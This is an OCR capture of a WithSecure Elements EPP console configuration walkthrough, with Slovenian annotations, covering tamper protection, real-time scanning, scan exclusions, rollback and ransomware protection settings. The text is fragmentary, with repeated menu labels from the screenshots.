Turn on Tamper Protection

Preverite ali je vključen Tamper Protection

Exclude tamper protection events

Add exclusion

Page 1 of 1

Event type	Application path
No exclusions	

Search for prof...

General

Description

End user rights

Basic

General

Scanning settings

Real-time scanning

Manual scanning

Browsing Protection

Firewall

Software Updater

Device control

Automated tasks

Real-time scanning

Velja za WithSecure Elements EPP (+EDR) licence

Global setting

Enable real-time scanning

Enable DeepGuard

Obvezno vključeni funkciji

AntiMalware Scan Interface (AMSI)

Enable AMSI

File scanning

Action on infection	Quarantine
Action on riskware	Ask after scan
Action on spyware	Quarantine
Scan network drives	Do not scan network drives

Search for prof...

General

Description

End user rights

Basic

General

Scanning settings

Real-time scanning

Manual scanning

Browsing Protection

Firewall

Software Updater

Device control

Automated tasks

Scanning settings

Velja za WithSecure Elements EPP (+EDR) licence

Global exclusions from all security scans

Hide exclusions from clients

Skrijte izjeme pred uporabniki

Global exclusions

Definirajte specifične izjeme

Add exclusion

Page 1 of 1

Enabled	Exclusion	Notes	
	c2aa0d483614c3e4ee62c4ca19f13a027c462a3f129666938ef4fabfb5	User marko.kasic@a1.si added a global exclusion at 2025-05-30T12:35:01+02:00	
	6ef8310627537b1d24409574bc3c398cd97	Empty	
	7a081a42826a58e91dabf60e06ce859b970	Empty	

Quarantine

Velja za WithSecure Elements EPP (+EDR) licence

- Manual scanning
- Browsing Protection
- Firewall
- Software Updater
- Device control
- Automated tasks
- Network location settings
- Rollback

Premium

- Application control
- DataGuard
- Offload scanning
- System event detection

Rollback

Global setting

Enable rollback

For rollback to work, you need to ensure that both DeepGuard and Real-time scanning are enabled

Namenska zaščita pred ransomware

Allow and monitor

Enable allow and monitor mode

Backup files

Allow to restore reverted files

A custom folder to store backed-up files


If the folder is not empty, ensure that it already exists and that the SYSTEM account has the necessary write access rights.

Maximum size for a backup file

The size in megabytes for each file in the backup folder. Overall limitation for all files is 300 MB per process.


0

Velja za WithSecure Elements EPP PREMIUM (+EDR) licence




Nadzor aplikacij s preddefiniranimi pravili in možnostjo lastnih pravil

Velja za WithSecure Elements EPP PREMIUM (+EDR) licence



